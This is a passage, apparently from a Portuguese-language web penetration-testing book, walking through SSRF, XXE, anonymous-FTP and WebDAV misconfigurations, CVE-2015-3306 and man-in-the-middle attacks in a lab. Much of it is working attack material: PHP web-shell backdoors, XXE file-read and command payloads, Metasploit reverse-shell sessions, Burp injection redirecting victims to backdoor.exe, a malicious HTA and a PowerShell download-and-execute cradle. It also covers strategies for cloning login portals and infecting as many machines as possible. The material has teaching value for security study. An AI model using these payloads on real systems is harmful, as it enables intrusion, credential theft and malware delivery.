--- Será necessário criar o arquivo *backdoor.php.html* com o seguinte conteúdo ---
<?php system($_GET["cmd"]) ?>

8.4.5 Server Side Request Forgery (SSRF)

O SSRF é caracterizado por utilizar o servidor web para realizar requisições a outras estações. Como as requisições são oriundas do servidor web, muitos filtros de segurança, como firewalls, podem ser contornados, pois, teoricamente, a requisição advém do servidor web, sendo legítima.

Por exemplo, em um ataque de RFI, é possível realizar um port scanner das máquinas internas da rede:

- Na máquina servidora:

1. Altere a seguinte linha do arquivo /etc/php/7.0/apache2/php.ini:
   Antes: allow_url_include = Off
   Depois: allow_url_include = On

2. Reinicie o Apache:

root@kali# **service apache2 restart**

3. Crie o arquivo /var/www/html/rfi.php com o seguinte conteúdo:

<pre><?php include($_GET["arquivo"]) ?>

• Na máquina atacante:

1. Crie o arquivo /root/scan.php com o seguinte conteúdo:

```
<?php
$ip = "localhost";
$portas = array(21, 22, 80);
echo "Portas abertas <br>";
foreach($portas as $porta){
   if( $pf = @fsockopen($ip, $porta, $err, $err_string, 1) ){
      echo "$porta <br>";
      fclose($pf);
   }
}
?>
```

2. Aguarde por conexões na porta 666:

```
root@kali# cd /root
root@kali# python -m SimpleHTTPServer 666
Serving HTTP on 0.0.0.0 port 666...
```

3. Acesse o seguinte endereço. O scan da máquina local é realizado, porém o scan de qualquer endereço IP da rede poderia ser feito:

http://*IP_servidor_web*/rfi.php?arquivo=**http://***IP_atacante*:**666/scan.php**

8.4.6 XML External Entity Attacks (XXE)

O ataque de XXE consiste em manipular requisições XML para a execução de códigos arbitrários, como a leitura de arquivos locais e a execução de comandos remotos.

Um documento XML simples é formado por uma linha identificando a versão do XML, elemento raiz e nós filhos, podendo ou não ser estruturado pelo DTD:

```
<?xml version="1.0"?>
<!DOCTYPE cadastro [
   <!ELEMENT cadastro (login,senha)>
   <!ELEMENT login (#PCDATA)>
   <!ELEMENT senha (#PCDATA)>
]>
   <cadastro>
      <login>admin</login>
      <senha>admin123</senha>
```

```
</cadastro>
```

- <!DOCTYPE cadastro – O elemento raiz é cadastro.
- <!ELEMENT cadastro(login,senha) – O elemento cadastro é formado pelos elementos login e senha.
- <!ELEMENT login (#PCDATA) – O elemento login é do tipo PCDATA.
- <!ELEMENT senha (#PCDATA) – O elemento senha é do tipo PCDATA.

O DTD pode ser definido externamente:

```
<?xml version="1.0"?>
<!DOCTYPE cadastro SYSTEM "cadastro.dtd">
  <cadastro>
    <login>admin</login>
    <senha>admin123</senha>
  </cadastro>
```

O arquivo cadastro.dtd deve apresentar o seguinte conteúdo:

```
<!ELEMENT cadastro (login,senha)>
<!ELEMENT login (#PCDATA)>
<!ELEMENT senha (#PCDATA)>
```

Uma entidade pode ter um valor predefinido, sendo referenciado por &nome;. No exemplo a seguir, a entidade nome tem o valor Daniel Moreno atribuído a ela:

```
<?xml version="1.0"?>
<!DOCTYPE cadastro [
  <!ENTITY nome "Daniel Moreno">
]>
  <cadastro>&nome;</cadastro>
```

Entidades podem apresentar o conteúdo de arquivos externos:

```
<?xml version="1.0"?>
<!DOCTYPE cadastro [
  <!ENTITY nome SYSTEM "file:///etc/passwd">
]>
  <cadastro>&nome;</cadastro>
```

Será necessário criar o seguinte ambiente:

1. Instale o php7.0-xml:

root@kali# **apt-get install php7.0-xml**

2. Reinicie o Apache:

```
root@kali# service apache2 restart
```

3. Crie o arquivo /var/www/html/xxe.php com o seguinte conteúdo:

```
<?php
$xml = simplexml_load_string($_POST["conteudo"],'SimpleXMLElement',LIBXML_NOENT);
?>
<form action="" method="POST">
        <textarea name="conteudo" cols="50" rows="10"></textarea>
        <input type="submit">
</form>
u<pre>Nome: <?php echo $xml->meu_nome; ?>
```

Para efetuar um ataque de XSS, o payload deve estar em codificação HTML. Dessa forma, é necessário inserir o seguinte conteúdo na caixa de texto:

```
<raiz>
<meu_nome>&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;&#97;&#108;&#101;&#114;&#8
</meu_nome></raiz>
```

O seguinte payload pode ser usado na área de texto para ler o conteúdo do arquivo /etc/passwd (inclua as tags <meu_nome> e </meu_nome> para realizar o ataque de XXE – linha u do arquivo xxe.php):

```
<?xml version="1.0"?>
<!DOCTYPE raiz [
   <!ENTITY arquivo SYSTEM "file:///etc/passwd">
]>
   <raiz><meu_nome>&arquivo;</meu_nome></raiz>
```

A requisição para sites remotos pode ser efetuada, tornando o ataque de XXE um ataque de SSRF. Caso o sistema vulnerável ao XXE exiba mensagens de erro do PHP (diretiva display_errors=On do arquivo php.ini), é possível realizar um port scanner. Portas abertas respondem com a mensagem "HTTP request failed" junto com o banner da aplicação, e portas fechadas respondem com a mensagem "Connection refused".

```
--- Port scanner na porta 22 ---
<?xml version="1.0"?>
<!DOCTYPE raiz [
   <!ENTITY arquivo SYSTEM "http://IP_servidor:22">
]>
   <raiz><meu_nome>&arquivo;</meu_nome></raiz>

--- Port scanner na porta 666 ---
```

```
<?xml version="1.0"?>
<!DOCTYPE raiz [
  <!ENTITY arquivo SYSTEM "http://IP_servidor:666">
]>
  <raiz><meu_nome>&arquivo;</meu_nome></raiz>
```

Em algumas situações, como quando o módulo expect do PHP está habilitado, é possível executar comandos remotos no sistema. Consulte http://php.net/manual/en/wrappers.php para mais informações sobre wrappers:

```
<?xml version="1.0"?>
<!DOCTYPE raiz [
  <!ENTITY arquivo SYSTEM "expect://pwd">
]>
  <raiz><meu_nome>&arquivo;</meu_nome></raiz>
```

Também é possível realizar ataques de negação de serviço, como a bomba XML (XML bomb) ou também chamado de bilhões de risos (Billion laughs – https://en.wikipedia.org/wiki/Billion_laughs), em que o processador XML (parser XML) fica sobrecarregado tentando processar as entidades criadas recursivamente. Essa técnica, porém, não é mais válida para processadores XML modernos, podendo ser substituída pela leitura do arquivo /dev/random, que também causará a negação de serviço:

```
<?xml version="1.0"?>
<!DOCTYPE cadastro [
  <!ENTITY nome SYSTEM "file:///dev/random">
]>
  <cadastro>&nome;</cadastro>
```

8.5 A5 – Configurações incorretas de segurança

Mesmo que a aplicação web esteja configurada de forma correta, configurações errôneas no servidor web comprometerão a segurança de todo o ambiente. Softwares desatualizados, não configurados corretamente ou configurados de forma padrão são passíveis de exploração.

8.5.1 Conta anônima habilitada no servidor FTP

A conta *anonymous* é habilitada em servidores FTP para que usuários sem credenciais acessem o servidor e realizem o download de arquivos. Um

ambiente muito comum de se encontrar a conta anonymous habilitada é em servidores FTP usados como repositórios de distribuições Linux. Normalmente esses servidores contêm imagens de instalação (arquivos ISO) do sistema operacional.

O problema reside em configurar o diretório acessado pela conta anonymous com a permissão de escrita, dessa forma, qualquer usuário conseguirá enviar arquivos ao servidor. O atacante poderá enviar uma backdoor e, dependendo do sistema operacional usado, realizar o escalonamento de privilégios.

O procedimento a seguir habilita a conta anonymous do ProFTPD 1.3.5:

1. Crie o diretório /var/www/html/upload com as corretas permissões:

   root@kali# **mkdir /var/www/html/upload**
   root@kali# **chmod o+w /var/www/html/upload**

2. Obtenha o ProFTPD-1.3.5 em ftp://ftp.proftpd.org/distrib/source/proftpd-1.3.5.tar.gz:

root@kali# **wget ftp://ftp.proftpd.org/distrib/source/proftpd-1.3.5.tar.gz**

3. Realize a instalação do PROFTPD (habilite o módulo mod_copy):

root@kali# **tar xvf proftpd-1.3.5.tar.gz**
root@kali# **cd proftpd-1.3.5**
root@kali# **./configure --with-modules=mod_copy**
root@kali# **make**
root@kali# **make install**

4. Altere o seguinte trecho do arquivo /usr/local/etc/proftpd.conf, habilitando a conta anonymous com total permissão para o diretório /var/www/html/upload:

Antes:

<Anonymous **~ftp**>
User ftp
Group ftp
We want clients to be able to login with "anonymous" as well as "ftp"
UserAlias anonymous ftp
Limit the maximum number of anonymous logins
MaxClient 10
We want 'welcome.msg' displayed at login, and '.message' displayed in each newly chdired directory.
DisplayLogin welcome.msg
DisplayChdir .message
Limit WRITE everyWHERE in the anonymous chroot
<Limit WRITE>
  DenyAll
</Limit>
</Anonymous>

Depois:

<Anonymous **/var/www/html/upload/**>
User ftp
Group ftp
AnonRequirePassword off
We want clients to be able to login with "anonymous" as well as "ftp"
UserAlias anonymous ftp
Limit the maximum number of anonymous logins
MaxClients 10
We want 'welcome.msg' displayed at login, and '.message' displayed in each newly chdired directory.
DisplayLogin welcome.msg
DisplayChdir .message
Limit WRITE everyWHERE in the anonymous chroot
<Limit WRITE>
AllowAll
</Limit>
</Anonymous>

5. Adicione o usuário ftp ao sistema:

root@kali# **adduser ftp**
Adding user `ftp' ...
Adding new group `ftp' (1000) ...
Adding new user `ftp' (1000) with group `ftp' ...
Creating home directory `/home/ftp' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: **ftp**
Retype new UNIX password: **ftp**
passwd: password updated successfully
Changing the user information for ftp
Enter the new value, or press ENTER for the default
Full Name []: **Pressione Enter**
Room Number []: **Pressione Enter**
Work Phone []: **Pressione Enter**
Home Phone []: **Pressione Enter**
Other []: **Pressione Enter**
Is the information correct? [Y/n] **Y**

6. Inicie o ProFTPD:

root@kali# **proftpd**

7. O sistema permite login anônimo:

root@kali# **ftp localhost**
Trying 127.0.0.1...
Connected to localhost.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [127.0.0.1]
Name (localhost:root): **anonymous**
331 Anonymous login ok, send your complete email address as your password
Password: **Pressione Enter**
230 **Anonymous access granted**, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

É possível realizar o upload de arquivos:

1. Crie uma backdoor em PHP (/root/backdoor.php) com o seguinte conteúdo:

```
<?php echo exec($_GET["cmd"]) ?>
```

2. Acesse o sistema como usuário anônimo e envie a backdoor com o nome de back.php:

```
ftp> put /root/backdoor.php back.php
local: /root/backdoor.php remote: back.php
200 PORT command successful
150 Opening BINARY mode data connection for back.php
226 Transfer complete
33 bytes sent in 0.00 secs (555.6304 kB/s)
ftp> ls -l
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      ftp      33 Apr 14 18:43 back.php
226 Transfer complete
ftp> exit
```

3. A backdoor foi transferida e é possível executar qualquer comando do sistema:

http://localhost/upload/back.php?cmd=pwd

8.5.2 CVE-2015-3306

O ProFTPD versão 1.3.5 que esteja com o módulo mod_copy ativo apresenta uma vulnerabilidade de execução remota de comandos, permitindo que usuários não autenticados enviem comandos ao sistema.

Para verificar se o FTP apresenta a vulnerabilidade:

```
root@kali# ftp localhost
Trying 127.0.0.1...
Connected to localhost.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [127.0.0.1]
Name (localhost:root): Digite enter
331 Password required for root
Password: Digite qualquer senha
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site help
214-The following SITE commands are recognized (* =>'s unimplemented)
CPFR <sp> pathname
CPTO <sp> pathname
HELP
CHGRP
CHMOD
214 Direct comments to root@localhost
ftp>
```

O módulo exploit/unix/ftp/proftpd_modcopy_exec do Metasploit permite a obtenção de uma shell reversa. Para que o exploit seja executado com sucesso serão necessários dois detalhes: compilar o ProFTPD com suporte ao módulo mod_copy e o sistema deve apresentar uma pasta dentro do diretório web com permissão de gravação (normalmente esse tipo de diretório é encontrado em sites web com suporte a envio de arquivos, como imagens e figuras). As duas restrições impostas pelo exploit podem ser configuradas pelas etapas 1 e 3, conforme descrito em “8.5.1 Conta anônima habilitada no servidor FTP”.

Utilize o Metasploit para explorar a vulnerabilidade:

- RHOST – Endereço IP do servidor FTP.
- SITEPATH – Caminho completo do diretório web habilitado com a permissão de gravação.
- TARGETURI – Caminho da página web em que se encontra o diretório com permissão de gravação. Por exemplo, se SITEPATH é marcado como /var/ww/html/upload, o diretório upload será acessado no browser via URL http://*IP_servidor_web*/**upload.**
- PAYLOAD – Payload para conexão reversa.
- LHOST – Endereço IP do atacante.
- EXPLOIT – Inicia o exploit.

```
root@kali# msfconsole
msf> use exploit/unix/ftp/proftpd_modcopy_exec
msf exploit(proftpd_modcopy_exec) > set RHOST 127.0.0.1
msf exploit(proftpd_modcopy_exec) > set SITEPATH /var/www/html/upload
msf exploit(proftpd_modcopy_exec) > set TARGETURI upload/
msf exploit(proftpd_modcopy_exec) > set PAYLOAD cmd/unix/reverse_python
msf exploit(proftpd_modcopy_exec) > set LHOST 127.0.0.1
msf exploit(proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 127.0.0.1:80 - 127.0.0.1:21 - Connected to FTP server
[*] 127.0.0.1:80 - 127.0.0.1:21 - Sending copy commands to FTP server
[*] 127.0.0.1:80 - Executing PHP payload upload/giUUb.php
[*] Command shell session 1 opened (127.0.0.1:4444 -> 127.0.0.1:48172) at 2017-04-14 19:09:40
+0000

pwd
/var/www/html/upload
```

8.5.3 Configurações incorretas do WebDAV

O WebDAV permite o gerenciamento de arquivos em um servidor web. Caso mal configurado, permite que atacantes consigam acessar e manipular os arquivos do site.

O exemplo a seguir configura um servidor WebDAV sem senha:

1. Habilite os seguintes módulos no Apache:

```
root@kali# a2enmod dav
root@kali# a2enmod dav_fs
```

root@kali# **a2enmod allowmethods**

2. Crie o diretório /var/www/html/webdav com as permissões corretas:

root@kali# **mkdir /var/www/html/webdav**
root@kali# **chmod o+w /var/www/html/webdav**

3. Altere o arquivo /etc/apache2/apache2.conf:

Antes:

```
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>
```

Depois:

```
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>
```

```
<Directory /var/www/html/webdav>
   Options Indexes
   DAV On
   AllowMethods PUT DELETE OPTIONS GET HEAD POST PROPFIND
</Directory>
```

4. Reinicie o Apache:

```
root@kali# service apache2 restart
```

5. O cadaver é um cliente WebDAV para Linux/Unix. Em caso de dúvida a respeito de algum comando, consulte a página de manual (man cadaver):

```
root@kali# cadaver http://localhost/webdav

dav:/webdav/> put /etc/passwd upload_passwd
Uploading /etc/passwd to `/webdav/upload_passwd':
Progress: [=============================>] 100.0% of 2863 bytes succeeded.

dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        upload_passwd                2863  Jan 19 20:12

dav:/webdav/> get upload_passwd
Downloading `/webdav/upload_passwd' to upload_passwd:
Progress: [=============================>] 100.0% of 2863 bytes succeeded.

dav:/webdav/> delete upload_passwd
Deleting `upload_passwd': succeeded.
```

8.5.4 Escuta do tráfego HTTP (Man-in-the-Middle)

O Man-in-the-Middle é um tipo de ataque em que o atacante consegue interceptar o tráfego de dados entre dois hosts remotos[12] que estão se comunicando.

O tráfego normal ocorre de uma extremidade até outra (Figura 8.46).



Figura 8.46 – Tráfego normal de dados.

Em um ataque Man-in-the-Middle, o tráfego de dados é redirecionado para a máquina do atacante (Figura 8.47).



Figura 8.47 – Tráfego de dados em um ataque Man-in-the-Middle.

Qualquer tipo de ataque em que o atacante assuma a posição de intermediário pode ser classificado como um ataque de Man-in-the-Middle: ARP Spoofing, servidor DHCP falso (Rogue DHCP), ponto de acesso wireless falso (Fake AP) etc.

Especificamente no ataque de ARP Spoofing é manipulado o protocolo ARP: a tabela ARP da máquina vítima associará cada endereço IP da rede ao endereço MAC do atacante. Assim, antes de cada requisição enviada pela vítima chegar ao destino, os dados são redirecionados para o atacante.

O problema de redirecionar o tráfego de dados é que requisições sem criptografia, como é o caso do protocolo HTTP, telnet, FTP etc, serão capturadas e interpretadas a olho nu pelo atacante. O Ettercap, além de realizar o ARP Spoofing, já é configurado para exibir campos de login e senha dos principais protocolos (HTTP, FTP telnet etc.).

Para simular o ARP Spoofing, considere as seguintes estações:

- Windows – Simulará a vítima. IP 192.168.1.2 e MAC AA:AA:AA:AA:AA:AA.
- Debian – Simulará o servidor web. IP 192.168.1.3 e MAC

BB:BB:BB:BB:BB:BB. No diretório web, crie uma página de login (login.php) com o seguinte conteúdo:

```
<body>
<form action="" method="POST">
   Usuário: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
</body>
```

- Kali Linux – Simulará o atacante. IP 192.168.1.4 e MAC CC:CC:CC:CC:CC:CC.
- Roteador – Simulará o gateway. IP 192.168.1.1 e MAC DD:DD:DD:DD:DD:DD.

Antes de o ARP Spoofing ser feito, a tabela ARP da máquina Windows associa IPs a MACs únicos:

```
C:\> arp -a
Interface: 192.168.1.2 --- 0x2
  Endereço IP         Endereço físico       Tipo
  192.168.1.1         dd-dd-dd-dd-dd-dd     dinâmico
  192.168.1.3         bb-bb-bb-bb-bb-bb     dinâmico
  192.168.1.4         cc-cc-cc-cc-cc-cc     dinâmico
  192.168.1.255       ff-ff-ff-ff-ff-ff     estático
```

No Kali Linux, altere o arquivo /etc/ettercap/etter.conf:

- Antes:

```
[privs]
ec_uid = 65534     #nobody is the default
ec_gid = 65534     #nobody is the default
```

- Depois:

```
[privs]
ec_uid = 0       #nobody is the default
ec_gid = 0       #nobody is the default
```

Inicie o Ettercap:

```
root@kali# ettercap -TqM arp
```

Após o ARP Spoofing, todos os IPs estarão associados ao MAC do atacante:

```
C:\> arp -a
```

```
Interface: 192.168.1.2 --- 0x2
  Endereço IP          Endereço físico       Tipo
  192.168.1.1          cc-cc-cc-cc-cc-cc     dinâmico
  192.168.1.3          cc-cc-cc-cc-cc-cc     dinâmico
  192.168.1.4          cc-cc-cc-cc-cc-cc     dinâmico
  192.168.1.255        ff-ff-ff-ff-ff-ff     estático
```

A vítima deve acessar o endereço http://192.168.1.3/login.php e inserir suas credenciais. O protocolo HTTP, por não apresentar sistema de criptografia algum, exibirá em claro o login de acesso:

```
root@kali# ettercap -TqM arp
HTTP : 192.168.1.3:80 -> USER: admin  PASS:   INFO: http://192.168.1.3/login.php
CONTENT: login=admin&senha=admin123
```

8.5.5 Escuta do tráfego HTTPS (Man-in-the-Middle)

Protocolos que apresentam criptografia (HTTPS) são interceptados pelo Ettercap, porém o seu conteúdo não é decifrado, não sendo possível para o atacante descobrir credenciais de login.

Quando um cliente acessa um site que utiliza o protocolo HTTPS, o browser solicitará ao usuário permissões para instalação do certificado público do servidor web. Um atacante poderá injetar o certificado do Burp Suite em um ataque de ARP Spoofing e, uma vez que a vítima acesse sites HTTPS, será apresentado o certificado do Burp Suite em vez do certificado do site. Caso o usuário aceite o certificado do Burp Suite, os dados criptografados por HTTPS poderão ser decifrados.

Será necessário criar o seguinte ambiente:

1. Inicie o Burp Suite:

root@kali# **java -jar burpsuite_free_v1.7.23.jar**

2. Em Proxy > Options > Proxy Listeners, certifique-se de que o proxy esteja aguardando por conexões em qualquer endereço e que seja do tipo invisível (Fig. 8.48).



Figura 8.48 – O proxy deve aguardar por conexões em todas as interfaces de rede e deve ser do tipo invisível.

3. Crie a seguinte regra no IPTables, dessa forma todo o tráfego de dados será enviado para o Burp Suite:

root@kali# **iptables -t nat -A PREROUTING -p tcp -j DNAT**
--to-destination *IP_atacante*:**8080**

4. Configure e inicie o Ettercap:

root@kali# **ettercap -TqM arp**

5. A vítima deverá acessar um site HTTPS que não possua suporte ao HSTS. Nesse momento, o browser do usuário solicitará a instalação do certificado digital do Burp Suite (Figuras 8.49 e 8.50).



Figura 8.49 – Solicitação ao usuário para instalação do certificado digital do Burp Suite.

6. Como todas as requisições e respostas passam pelo Burp Suite antes de serem enviadas ao destino, é possível injetar um iframe na resposta, solicitando ao usuário que realize o download de uma backdoor. A tag <iframe> pode ser injetada logo antes de o corpo HTML (</body>) ser finalizado. Em Proxy > Options > Match and Replace, adicione uma nova regra do tipo Response body, substituindo o termo </body> por um dos dois payloads a seguir:

- <meta http-equiv="refresh" content="0;

url=http://*IP_atacante*/backdoor.exe"> </body>

- <script>location="http://*IP_atacante*/backdoor.exe"</script></body> (Fig. 8.51).



Figura 8.50 – Os detalhes do certificado revelam a entidade certificadora (A PortSwigger é a empresa responsável pelo Burp Suite).

Figura 8.51 – Ao visitar qualquer site, será solicitado ao usuário que faça o download de uma backdoor.

Uma observação deve ser feita em relação à etapa 3. Há vários artigos e livros que automatizam a utilização do Ettercap solicitando ao leitor que descomente as seguintes linhas relacionadas ao IPTables:

```
# IF you use iptables:
```

```
# redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport
   %port -j REDIRECT --to-port %rport"
# redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport
   %port -j REDIRECT --to-port %rport"
```

Descomentar essas linhas criará muitas regras no IPTables, as quais provavelmente nem serão necessárias em um pentest web. Particularmente, prefiro criar as regras de redirecionamento de tráfego de modo manual e somente para os protocolos HTTP e HTTPS.

Dependendo do escopo e daquilo que será feito, uma regra diferente será criada (em vez de usar a regra criada pela etapa 3, utilize uma das regras a seguir). Considere os seguintes cenários:

- Cenário 1 – Tentar capturar credenciais de login em um portal de acesso, normalmente implementado em universidades, corporações e em sistemas wireless de acesso público, em que o acesso à internet é liberado apenas depois de o usuário autenticar-se no portal. O atacante deverá clonar a página de autenticação utilizando ferramentas como o wget, httrack ou SET. Além disso, todo o tráfego HTTPS (porta 443) será redirecionado para a máquina do atacante na porta 80. Obviamente esse cenário cria uma falha no handshake SSL e, independentemente do site HTTPS, o usuário não conseguirá conexão. A ideia é fazer o usuário pensar que a rede está com problemas e, no momento em que ele acessar qualquer site HTTP, será redirecionado para a página clonada, dando a impressão de que o sistema requer autenticação:

```
root@kali# iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT
  --to-destination IP_atacante:80
root@kali# iptables -t nat -A PREROUTING -p tcp --dport 443 -j DNAT
  --to-destination IP_atacante:80
```

- Cenário 2 – Tentar capturar o maior número de credenciais possíveis, não importa qual seja o site. Essa técnica é pouco efetiva em ambientes reais, pois não funciona em sites implementados com HSTS, além de o browser exibir um alerta ao usuário solicitando a instalação do certificado do Burp Suite (Figura 8.49). Dependendo do usuário, ele poderá desconfiar de um ataque:

```
root@kali# iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT
  --to-destination IP_atacante:8080
```

```
root@kali# iptables -t nat -A PREROUTING -p tcp --dport 443 -j DNAT
  --to-destination IP_atacante:8080
```

- Cenário 3 – Tentar infectar o maior número de máquinas possíveis. A ideia é deixar passar o tráfego HTTPS sem filtrá-lo pelo Burp Suite, gerando menor suspeita de ataque (o certificado digital do Burp Suite só é exibido para o HTTPS, logo, como o HTTPS não está sendo redirecionado para o Burp Suite, nenhuma mensagem de alerta é exibida):

```
root@kali# iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT
  --to-destination IP_atacante:8080
root@kali# iptables -t nat -A PREROUTING -p tcp --dport 443 -j DNAT
  --to-destination IP_atacante:666
```

Será necessário criar um script em JavaScript para detectar a versão do browser. Caso o browser utilizado seja o IE, solicite ao usuário a execução de um arquivo HTA. Caso o browser utilizado seja o Firefox, solicite ao usuário a execução de um Add-on malicioso. No exemplo a seguir, são detectados browsers IE e é injetado um arquivo HTA malicioso (insira esse script em Proxy > Options > Match and Replace – similar à Figura 8.51):

```
<script>
if( navigator.userAgent.indexOf("MSIE") != -1
      || navigator.userAgent.indexOf("Trident") != -1){
   location="http://IP_atacante/malicioso.hta";
}
</script>
```

Será necessário criar o arquivo HTA (malicioso.hta) com o seguinte conteúdo:

```
<script>
var powershell = "calc.exe"
new ActiveXObject("WScript.Shell").Run(powershell)
self.close()
</script>
```

O usuário deverá abrir o arquivo HTA para que a calculadora seja executada. É possível obter um shell reverso criando-se um payload via PowerShell com a ajuda do módulo web_delivery do Metasploit (para que o módulo seja bem executado, desabilite qualquer sistema de antivirus na máquina Windows):

```
root@kali# msfconsole
msf exploit > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 2
msf exploit(web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST IP_atacante
msf exploit(web_delivery) > set URIPATH /
msf exploit(web_delivery) > set SRVPORT 666
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on IP_atacante:4444
[*] Using URL: http://0.0.0.0:666/
[*] Local IP: http://IP_atacante:666/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $z=new-object net.webclient;$z.proxy=
[Net.WebRequest]::GetSystemWebProxy();$z.Proxy.Credentials=
[Net.CredentialCache]::DefaultCredentials;IEX $z.downloadstring('http://IP_atacante:666/');
```

Copie o conteúdo gerado no arquivo HTA. Por não ser necessário autenticação via proxy, não é preciso copiar todo o conteúdo gerado:

```
--- Novo conteúdo do arquivo malicioso.hta ---
<script>
var powershell = "cmd.exe /c powershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://IP_atacante:666/'))"
new ActiveXObject("WScript.Shell").Run(powershell)
self.close()
</script>
```

8.5.6 SSLStrip

